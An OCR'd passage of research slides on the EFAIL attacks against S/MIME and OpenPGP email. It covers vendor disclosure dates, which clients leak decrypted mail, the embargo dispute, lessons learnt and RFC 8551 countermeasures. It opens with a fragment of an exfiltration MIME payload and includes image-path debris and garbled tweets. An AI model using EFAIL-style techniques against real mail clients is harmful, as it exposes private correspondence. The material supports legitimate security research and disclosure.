lock.
```

```
Content-Type: text/html
">
```

Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

S/MIME

Product	First contact
Outlook 2007	2017-10-25
Outlook 2010	2017-10-25
Outlook 2013	2017-10-25
Outlook 2016	2017-10-25
Win. 10 Mail	2017-10-25
Win. Live Mail	2017-10-25
The Bat!	2018-03-20
Postbox	2018-03-21
eM Client	2018-02-27
IBM Notes	2018-03-20
Thunderbird	2017-10-25
Evolution	2018-02-19
Trojitá	2018-03-10
KMail	2018-02-11
Claws	–
Mutt	–
Apple Mail	2017-11-15
MailMate	2018-02-27
Airmail	2018-03-20
iOS Mail	2017-11-15
R2Mail2	2018-03-10
MailDroid	2018-02-27
Nine	2018-02-27
GMail	2017-11-03
Horde IMP	2018-03-21

Exfiltration channel (no user interaction)
No exfiltration channel found
Exfiltration channel (user interaction required)

OpenPGP

Product	First contact
Outlook 2007 / GPG4Win	Out of support
Outlook 2010	–
Outlook 2013	–
Outlook 2016	–
The Bat!	–
Postbox / Enigmail	2018-03-21
eM Client	2018-02-27
Thunderbird / Enigmail	2017-10-25
Evolution	–
Trojitá	–
KMail	–
Claws	–
Mutt	–
Apple Mail / GPGTools	2018-02-16
MailMate	–
Airmail / GPGTools	2018-02-16
Canary Mail	–
K-9 Mail	–
R2Mail2	2018-03-10
MailDroid / Flipdog	2018-02-27
Nine	–
United Internet	–
Mailbox.org	–
ProtonMail	–
Mailfence	–
Roundcube / Enigma	2018-03-28
Horde IMP / GnuPG	2018-03-21
AfterLogic	–
Rainloop	–
Mailpile	–

Exfiltration channel (no user interaction requi
Not vulnerable

Exfiltrating many emails

Sebastian Schinzel @seecurity · 14. Mai

We'll publish critical vulnerabilities in PGP/GPG and S/MIME email encryption on 2018-05-15 07:00 UTC. They might reveal the plaintext of encrypted emails, including encrypted emails sent in the past. #efail 1/4

Tweet übersetzen

98 2,4 Tsd. 1,9 Tsd.

Sebastian Schinzel @seecurity · 14. Mai


There are currently no reliable fixes for the vulnerability. If you use PGP/GPG or S/MIME for very sensitive communication, you should disable it in your email client for now. Also read @EFF's blog post on this issue: eff.org/deeplinks/2018 … #efail 2/4

Tweet übersetzen



ANGRY NERDS

It did not work well

- Embargo broken
- Community angry
- Of course, nobody read the paper


@mikko @mikko · May 14
This vulnerability might be used to decrypt the contents of encrypted emails
used PGP since 1993, this sounds baaad.
100
GNU Privacy Guard
@gnupg
Follow
Because there much fuss about efail I posted
a quick summary. Note that the GnuPG team
was not cont
the info from
developers.
lists.gnupg.o
9:59 AM - 14 May 2018
Sebastian Schinzel
@seecurity
Replying to @botherder
We did c
Re: ***
Advisor
Re: ***
Re: ***
Re: ***
GNU Privacy Guard
@gnupg
Follow
Regarding Ehtmlfail, I found another
discussion from November and prepared a
timeline:
lists.gnupg.org/pipermail/gnup ...
11:15 AM - 14 May 2018

An independent summary of the disclosure timeline, compiled from public information.



http://flaked.sockpuppet.org/2018/05/16/a-unified-timeline.html

Disclosure; lessons learnt

1. Stick to a 90 day disclosure deadline.
2. Be careful with disclosure pre-announcements, because:
   - People will speculate about the details and
     a) underrate/overrate the risk, and
     b) spread false information.
   - you won‘t be in control of communicating the details.
3. Controlling information flow right after disclosure is essential.

Having a website with general information is necessary (logo ???)

How about the countermeasures?

S/MIME Version 4.0 (RFC 8551)

- References EFAIL paper
- Recommends the usage of authenticated encryption with AES-GCM

S/MIME Version 4.0 (RFC 8551)

A recent paper on S/MIME and OpenPGP email security [Efail] has pointed out a number of problems with the current S/MIME specifications and how people have implemented mail clients. Due to the nature of how CBC mode operates, the modes allow for malleability of plaintexts. This malleability allows for attackers to make changes in the ciphertext and, if parts of the plaintext are known, create arbitrary blocks of plaintext. These changes can be made without the weak integrity check in CBC mode being triggered. This type of attack can be prevented by the use of an Authenticated Encryption with Associated Data (AEAD) algorithm with a more robust integrity check on the decryption process. It is therefore recommended that mail systems migrate to using AES-GCM as quickly as possible and that the decrypted content not be acted on prior to finishing the integrity check.

The other attack that is highlighted in [Efail] is due to an error in

S/MIME Version 4.0 (RFC 8551)

2.7. ContentEncryptionAlgorithmIdentifier

Sending and receiving agents:

- MUST support encryption and decryption with AES-128 GCM and AES-256 GCM [RFC5084].

- MUST- support encryption and decryption with AES-128 CBC [RFC3565].

- SHOULD+ support encryption and decryption with ChaCha20-Poly1305 [RFC7905].

OpenPGP - draft-ietf-openpgp-rfc4880bis-07

- Deprecates Symmetrically Encrypted (SE) data packets
- Proposes AEAD protected data packets
- Implementations should not allow users to access erroneous data

How about signatures?

- Encrypt-then-sign?
- Sign-then-encrypt?

…and of course, there are also different problems ☺


Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

Motivation

- We already broke email encryption
- The systems are set up;
  - Configuring S/MIME and PGP is the most challenging part of our research


- How about email signatures?

